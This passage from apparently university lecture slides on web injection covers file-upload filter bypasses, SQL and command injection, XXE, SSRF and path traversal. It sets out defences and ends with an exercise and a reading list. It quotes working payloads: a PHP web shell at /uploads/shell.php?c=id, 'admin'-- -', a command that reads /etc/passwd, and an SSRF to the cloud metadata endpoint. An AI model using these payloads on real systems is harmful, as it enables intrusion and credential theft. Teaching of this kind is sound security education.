# Common filter bypasses:
  shell.php.jpg        double extension
  Content-Type: image/jpeg   (spoofed header)
  GIF89a<?php ... ?>   valid magic bytes + code

# Then execute:  /uploads/shell.php?c=id

# FIX: allowlist extensions, re-encode images, store OUTSIDE webroot,
#      randomise names, and serve with no-execute permissions.
  then reach it -> /uploads/shell.php?c=id  is no longer executable
```

The strongest control is storing uploads outside the web root and serving them through a handler that never executes them — then extension tricks are moot.

Why blocklists lose and separation wins

Blocklist the bad characters

- Ban ' ; < ../ and hope
- Always another encoding or bypass
- Breaks legitimate input (O'Brien)
- A speed bump, never a fix

Separate data from code

- Parameterised queries (SQLi)
- Argument arrays, not shell strings (cmd)
- Disable external entities (XXE)
- Allowlist destinations + paths (SSRF, traversal)

THE THROUGH-LINE

One flaw behind the whole family

Every attack today — SQLi, command, XXE, SSRF, traversal, upload — is the server failing to separate data from code or destinations.

- SQLi and command injection: input becomes an instruction. XXE and SSRF: input becomes a destination. Traversal and upload: input becomes a path or executable.
- Every fix is the same shape: keep input as inert data (parameterise, use argument arrays, disable entities, allowlist destinations and paths).
- Blocklisting bad characters loses in every case; structural separation and allowlisting win in every case.
- This is Part 1's trust boundary with a sharper consequence: not just wrong access, but code execution.

Analogy: *Six different doors, one broken lock design — fix the design once and every door is secured.*

IN-CLASS EXERCISE · 8 min

Name the injection

For each payload seen in a request on an authorised test, name the injection type, the sink it targets, and the one-line fix.

- username=admin'-- - in a login form that then logs you in.
- host=8.8.8.8 %26%26 cat /etc/passwd in a 'network tools' page.
- url=http://169.254.169.254/latest/meta-data/ in an image-import field.
- avatar=shell.php.jpg uploaded, then reachable at /uploads/shell.php.

THE PART 2 MESSAGE

Injection is the server treating your input as code, a command, a destination, or a path. Learn it once on SQL injection, and every other member is the same three steps against a different interpreter. The fix is never a blocklist — it is keeping data and code physically separate.

KEY TAKEAWAYS

The five things to remember from Part 2

1. **Injection = data crossing into code** one mechanic against many interpreters — database, shell, XML, filesystem
2. **SQLi has a ladder** in-band UNION, then boolean-blind, then time-blind when all output is hidden
3. **Understand it, then automate** sqlmap after the manual craft, never instead of it — and always authorised
4. **SSRF is critical in the cloud** the metadata endpoint turns one fetch into stolen cloud credentials — enforce IMDSv2
5. **Parameterise, don't blocklist** prepared queries, argument arrays, disabled entities, allowlisted paths — structural fixes win

NEXT IN THIS BLOCK

Part 3 — client-side and logic flaws

The trust boundary again, now in the browser and in the business rules the app is supposed to enforce.

- Cross-site scripting (reflected, stored, DOM), injection contexts, filter bypass and Content Security Policy.
- CSRF and the cases where its defences fail; server-side template injection; insecure deserialization.
- Business-logic flaws — the bugs no scanner finds, because the app works exactly as coded but not as intended.
- Then A05 Misconfiguration, A06 Vulnerable Components, a brief look at request smuggling, and the secure-SDLC close.

Analogy: *Today the server ran your input; next, the browser runs it — and the business rules are talked into doing the wrong thing.*

References & Further Reading

- Prescribed text: D. Stuttard & M. Pinto, The Web Application Hacker's Handbook, 2nd ed., Wiley — Ch. 9 (SQL Injection), Ch. 10 (OS command, path traversal, file inclusion)
- OWASP Top 10:2021 A03 Injection, A10 SSRF; OWASP WSTG — Input Validation (WSTG-INPV)
- OWASP Cheat Sheets: SQL Injection Prevention, OS Command Injection Defense, XXE Prevention, SSRF Prevention, File Upload
- Tools: sqlmap (sqlmap.org), commix (github.com/commixproject/commix), Burp Suite + Collaborator (oastify) for OOB
- Cloud metadata (verified): AWS IMDS 169.254.169.254 (enforce IMDSv2); GCP metadata.google.internal + Metadata-Flavor: Google
- Practice (authorised only): DVWA (:8080) SQLi/command/upload modules, OWASP Juice Shop (:3000), PortSwigger Academy — SQL injection, XXE, SSRF, file upload
- Prior knowledge: SQL basics (Year 2); Part 1 trust boundary + Burp workflow